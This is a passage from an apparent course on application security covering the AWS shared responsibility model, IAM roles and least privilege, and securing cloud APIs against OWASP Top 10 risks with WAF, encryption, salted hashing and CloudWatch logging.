If we take a quick look at the Shared Responsibility Model from Amazon Web Services, they tell us that AWS' responsibility is "Security of the Cloud" — this means protecting the infrastructure that runs all of the services offered in the AWS cloud. Think about the hardware resources, software and networking security, and security of the facilities that run their various services.

On the other hand, they tell us that the customer's responsibility is the "Security in the Cloud." This depends largely on which service you are using, but basically everything that isn't covered by AWS' responsibility is your responsibility:

- The data that you host in the cloud is your responsibility
- The platforms, apps, and identity & access management is your responsibility,
- The operating system updates and patching, the networking and firewall configurations are all your responsibility,
- The client-side as well as server-side encryption and data authentication,
- And last but certainly not least, so is network traffic protection

So understanding what is and isn't our responsibility is an important step to making our applications and its data secure.

Now that we've reviewed some of the top risks and fears of cloud and cloud security, we're going to explore these in the following chapters:

- Identity and Access Management(IAM) in the Cloud
- Building secure APIs

We'll also talk about securing data in the cloud, since most applications are going to handle data at some point and at some level.

So let's get started!

IAM: Access Control and Permissions

Given that the public cloud is accessible from the open internet, Identity & Access Management (which I will now refer to as IAM) is more important now than ever.

Users can connect from almost any location and any device, even if those locations and devices are not company-owned. And the same goes for systems.

To help with this, the major cloud providers: AWS, Azure, and Google, bundle IAM with their services. This means that you have a central location where you can manage access controls and permissions, and as you use or deploy more services, you have to define what that those access controls and permissions look like.


IAM: Access Control and Permissions
IAM
CYBR

IAM access control and permission illustration

What’s IAM and why is it important?

IAM follows the principle that everything and everyone gets an identity. So if an individual needs access to something, they get an identity. If an API, application, or anything else needs to interact with another resource, it also gets an identity. As verification occurs, IAM checks policies to identify the limits of that relationship.

Let’s say, for example, that you deploy an application to Amazon Web Services on a server, which they call EC2 instances. That application needs to access data that you’ve also stored on AWS with a service called Amazon S3.



AWS IAM scenario illustration

In order to limit access to the data from your application, a best practice would be to create a role for your application to assume. That role would have a policy granting it access to that data.

This is a big difference compared to using a username and password or some kind of secret key. You don’t have to hardcode credentials into your application to access that data when you use roles. This means you don’t have to worry about hiding secrets from your repository, hiding secrets from other employees, or anything like that. The role assigned is assumed by the application whenever it needs access.

The other great benefit of roles is that you can change their permissions on the fly.

So if it turns out that you need to modify a role's permissions because you recently discovered that it provides access to data you didn't mean to include, instead of having to change the username & password or secret key, you simply update the policy, and that change propagates to any entity that has the assumed role.





Illustration of IAM policy changing on-the-fly

The same goes for APIs, and really any service you use in the cloud. For example, as you create an API, you can have IAM authentication for methods such as GET or POST, and you can control which identity is able to invoke those API calls. You can also manage who has access to creating and managing APIs.



API IAM scenario illustration

Understanding IAM could be its own course, especially since it depends on the platform and services you are using, but let's take a quick look at an example using AWS.

IAM Walkthrough with AWS

We're logged into an AWS account, and we're going to the IAM service.

If you'd like to follow along, feel free to create an AWS account. The steps we're going to complete won't cost you anything, but be aware that many resources in AWS do cost money, so if you're worried about that, double-check pricing before starting to create resources.

From here, we can create a number of things:

- Users
- Roles
- Groups

Let's start by creating a user.

As we create this user, can we assign username/password, among other things. We also can assign policies directly to this user. The recommended approach is to instead create groups, and assign policies to those groups.

Then, you assign users to groups and they inherit those permissions.

So we might have a group called “database administrators” and another one called “API developers” and each of these groups only has access to exactly what they need, and nothing more.

If a developer leaves your company, you can simply get rid of that user and they automatically lose access.

Roles are a bit different than users, in that they can be assumed by users, and they can also be assumed by systems. Let’s go ahead and create a role.

As we assign one or more policy to this role, we have to think about what the role will be used for. In our prior example where we have an application hosted on an EC2 instance that needs access to Amazon S3, we would make sure that this role grants access to the specific data on Amazon S3, and the specific actions that should be allowed.

Actions are very important, because we almost never want to grant complete access to a service and all of its actions.

In our scenario, do we want this role to give access to create or delete entire buckets of data? Probably not! Should it be able to delete objects, though? Maybe. What about read, modify, and download those objects? Probably, but only specific data – maybe not the entire bucket’s worth of data.

You can start to see that this can get complicated very quickly, and it’s easy to lose sight of what access is and, more importantly, isn’t granted. There are a number of resources in AWS and outside of AWS that can help with creating the right policies – such as the IAM Policy Simulator, and as you learn to use the AWS services of your choice, this is definitely an area you will want to spend time on and think through in detail.

The first step is being aware that there are mechanisms in place to help protect your applications, your data, and your cloud infrastructure. The second step is to follow best practices such as:

- Locking down and not using the root account that’s created for you and has ultimate power when you create a new cloud account

- Using groups to assign permissions to users instead of stacking individual policies per user, which makes it much harder to keep track
- And perhaps more importantly, granting least-privileges which means only give the exact permissions necessary; nothing more

Even though we're all short on time and it's so easy to give a wide range of permissions and be done with it, we need to take the time to identify exactly what permissions a user or system needs.

As we wrap up this chapter, please take the time to review the IAM service for whichever cloud provider you are most comfortable with. Pull up the documentation and spend some time reading about the best practices.

- AWS IAM Best Practices
- Azure IAM Best Practices
- Google Cloud IAM Best Practices

Once you've done that, it's time to move on to the next chapter where we explore building secure APIs using the OWASP Top 10 list.

Building Secure APIs


Let's take the OWASP Top 10 list that we've already reviewed, and let's apply it to our API that we're going to plan on building in the cloud. For this example, we're going to use AWS as our cloud provider. The general concepts mostly apply to all cloud providers, but some of the terminology and services I will use in my examples will be AWS-specific.

API Security Considerations

As we build this API, we're going to have to consider the following:

- Identity and Access
    - Broken authentication
    - Broken access control
- Code
    - Injection
    - XXE

    - XSS
    - Insecure deserialization
    - Using components with known vulnerabilities
- Data
    - Sensitive data exposure
- Infrastructure
    - Using components with known vulnerabilities
- Logging and Monitoring
    - Security misconfiguration
    - Insufficient logging and monitoring



API Security Considerations based on OWASP Top 10

For this chapter, we're going to pretend like we're using API Gateway, which is an AWS service to help build APIs, and we'll also include other supporting services as they become necessary. Let's get started, and let's break it down.

Identity and Access

When it comes to identity and access for our API, we have to consider two important risks from OWASP which are: broken authentication and broken access control.

We've already looked at AWS IAM, so we have a basic understanding of roles, users, policies, etc… and we already know that this can be directly used to grant access to our APIs.


AWS has a service called Amazon Cognito with user pools that can also be used to control who can invoke REST API methods.

A 3rd option is through Lambda authorizers, which lets you implement a custom authorization scheme. So you could use something like OAuth or SAML, if you're familiar with those.

So when it comes to securing access to managing and creating APIs in your cloud accounts, or when it comes to controlling who can invoke your API methods, we have those three main options.

To complement these options, we can also use API keys that allow customers access to selected APIs, with the ability to set usage plans that dictate how much and how fast they can use your APIs.

But before we even authorize a call to access our API methods, we can – and should – add another layer of defense via a Web Application Firewall. Conveniently, AWS has a service that goes by that name, which we will call AWS WAF for short.



Web Application Firewall example illustration

AWS WAF can deny access to requests based on a set of rules called web access control lists that allow, block, or count web requests based on customizable web security rules and conditions that you define.

For example, you can create rules that block specific IP addresses, CIDR blocks, requests that originate from a specific country or region, requests that contain malicious SQL code, requests that contain malicious scripts, brute-force attacks, and so on.

The WAF acts as your first line of defense, even before other access control features are checked like IAM, Cognito, or whatever else you are using, and way before those attempted attacks reach a single line of your code.

AWS WAF is not the only option, of course. There are many other web application firewalls available from 3rd parties, such as via Cloudflare.

One more check that we'll mention in this section involves Cross-Origin Resource Sharing, aka CORS.

CORS is a browser security feature that restricts cross-origin HTTP requests that are initiated from scripts running in the browser.

That sentence alone should raise your internal gut feeling that some nasty things can happen. Portswigger.net has an excellent breakdown of CORS and attacks that can happen when it is misconfigured, so we won't spent much time on it, but API Gateway supports CORS configuration as a way of protecting our APIs.

Code

Once we've gone through our 1st layer of defense, a request then gets directed to our actual code where the magic happens.


This is another point at which attacks can be executed against our API, especially these attacks:

- Injections
- XXE – XML External Entity injections
- XSS – Cross-Site Scripting
- Insecure Deserialization
- Using components with known vulnerabilities

Hopefully, our configured Web Application Firewall has blocked these attacks from reaching our code, but we can't just assume that. We have to assume that the attacks will breach our initial defenses.

One first step to consider is verifying where API requests are coming from once they've reached our code. We already talked about checking for where requests come from as they travel from the open internet TO our API Gateway, but we also have to consider whether they are coming from API Gateway when they get to the actual code.

Since API Gateway serves as a "Gateway" to your API, we want to make sure that requests are *actually* coming from API Gateway, and not some random location. One way we can do that is with SSL certificates. We can use API Gateway to generate an SSL certificate, and then use its public key to verify that HTTP requests to your backend systems are coming from API Gateway. If the key doesn't match up, then we reject the request.



Verifying requests are coming from API Gateway with SSL certificates

Once we've accepted the request because it made it through the 1st layer, and it passed our SSL certificate check, we then process the request.

The code processing this request *cannot* trust any inputs. As we've talked about repeatedly at this point, we have to assume that all inputs are malicious, and so we need to sanitize that data before we process it.

As we will explore in more detail in the next section of the material, we also need to check components that we're using for known vulnerabilities. These components, like open or closed-source libraries that your API code leverages could be introducing vulnerabilities into your API.

Data


When it comes to data related to our APIs, we have to consider the Sensitive Data Exposure risk listed in the OWASP top 10.

We talked about generating SSL certificates to check communication between our API Gateway and our API code, and this is a great start.

In addition to this check, we need to consider the end-to-end of how and where our data travels.

For example:

1. The request gets sent to our API
2. Our API pulls data from a data store, like a database or other storage
3. The API processes that data
4. The API sends the response back to the requester




Example of securing data in the cloud

At each of those steps, the data is either at rest, in transit, or in-use.


Just like we can use encryption from API Gateway to our code, we can use encryption for connections made to our API.

We can also enforce encryption connections from our API to our database, or from our API to another data store such as Amazon S3.



Securing data in-transit example illustration

Even once the data is transferred to its data store location, we can encrypt data at rest by turning on server-side encryption. So if we're storing some of our data in Amazon S3, we can enable that encryption, and if we're storing data in a database, we can encrypt it as well — especially if it's sensitive data.



Securing data at-rest example illustration

While the data is in-use by your API code, we can help keep it protected by using something called hashing. This technique creates a hash of the original data for comparison purposes. So if we're verifying a password, we would use the hash of that password, and if it matches, then we grant access.

There can also be something called "salting" which adds a unique, random string of characters known only to the application, that is applied before the hashing process.

This can help in the event that the hashing used by your application becomes compromised, and in the case that multiple users have the same password, like if they're using a horrible password such as Password123456, and one user's password ends up getting cracked, the attacker wouldn't be able to see all of the other users that had the exact same password.

Salting also increases the computational complexity of the password and hash, making it safer than just hashing alone.

- Password: iamagreenbutterfly0298
- Salt: th3b1u3b0n3t

- Salted input: iamagreenbutterfly0298th3b1u3b0n3t
- Hash (SHA-256): 7528ed35c6ebf7e4661a02fd98ab88d92ccf4e48a4b27338fcc194b90ae8855c

So these are ways of protecting data from end-to-end whether it is in-use, in transit, or at rest.

Infrastructure

When it comes to protecting the infrastructure powering our APIs, we also have to take into account components with known vulnerabilities, since each of the components we are using could have vulnerabilities. Whether it's our webserver's software, load balancer software, or any other component.

We also have to protect against DDoS attacks. We've already reviewed these in a prior chapter, and we've talked about tools in this chapterthat could help mitigate these attacks such as the AWS WAF and we could even throttle requests through the API Gateway.

Logging & Monitoring

One of the important risks listed in the OWASP top 10 that we haven't spent much time on at all, even though it's a critical component, is logging & monitoring.

While there is a plethora of logging and monitoring tools available for free or for a cost, AWS has a service called Amazon CloudWatch that natively integrates with API Gateway. CloudWatch offers pre-defined metrics such as performance metrics for API calls, latency, and error rates. We can also create custom metrics, and we can use CloudWatch Logs in order to log API execution errors, or really, any information that we want.

This not only helps with debugging, but it can also help with identifying failed – or successful – attacks.

For example, if you create an alarm that monitors error rates, and all of a sudden you receive notifications that there's a large increase in error rates, you can take a look and realize that the errors are caused by someone trying to attack your API.

Or, as you investigate a breach, you may find breadcrumbs left behind in logs.

So monitoring & logging – at least when it comes to security – serves two major purposes:

1. To stop attackers who are probing your systems in the hope of finding a vulnerability
2. Identifying a breach, including how it happened and the extent of damages inflicted

The good part of using a separate tool such as CloudWatch, is that you do not simply store logs locally, and you can trigger certain analysis and alarms when important conditions are met.

By the way, monitoring & logging shouldn't just be enabled for API Gateway, it should be enabled for all of the services including AWS WAF, IAM, servers, databases, storage, etc...

In this chapter, I hoped to accomplish two important goals:

1. To introduce the topic of building secure APIs in the cloud, since many of us will – or already have – built APIs and will need to understand how to keep them secure
2. To tie the OWASP top 10 web list into a practical view of developing and deploying a real-world project like an API

The other neat thing to observe is that as we learn more about web security, it can help us understand critical cloud security concepts and vice versa. They have distinct differences, but they also have a lot of important overlaps.

So I hope I've accomplished my goals and I know we covered a lot of info in this chapter, so take some time to digest it all and then I'll see you in the next chapter!

Important Concepts of Application Security Testing

In this section of the material, things are about to get interesting. We've learned about critical concepts of Application Security, with frameworks and tools that help create our baseline, then we moved on to talking about specific threats and practices for web, mobile, and cloud application security.

In this section, we apply a lot of that knowledge in order to test our applications for these types of threats.

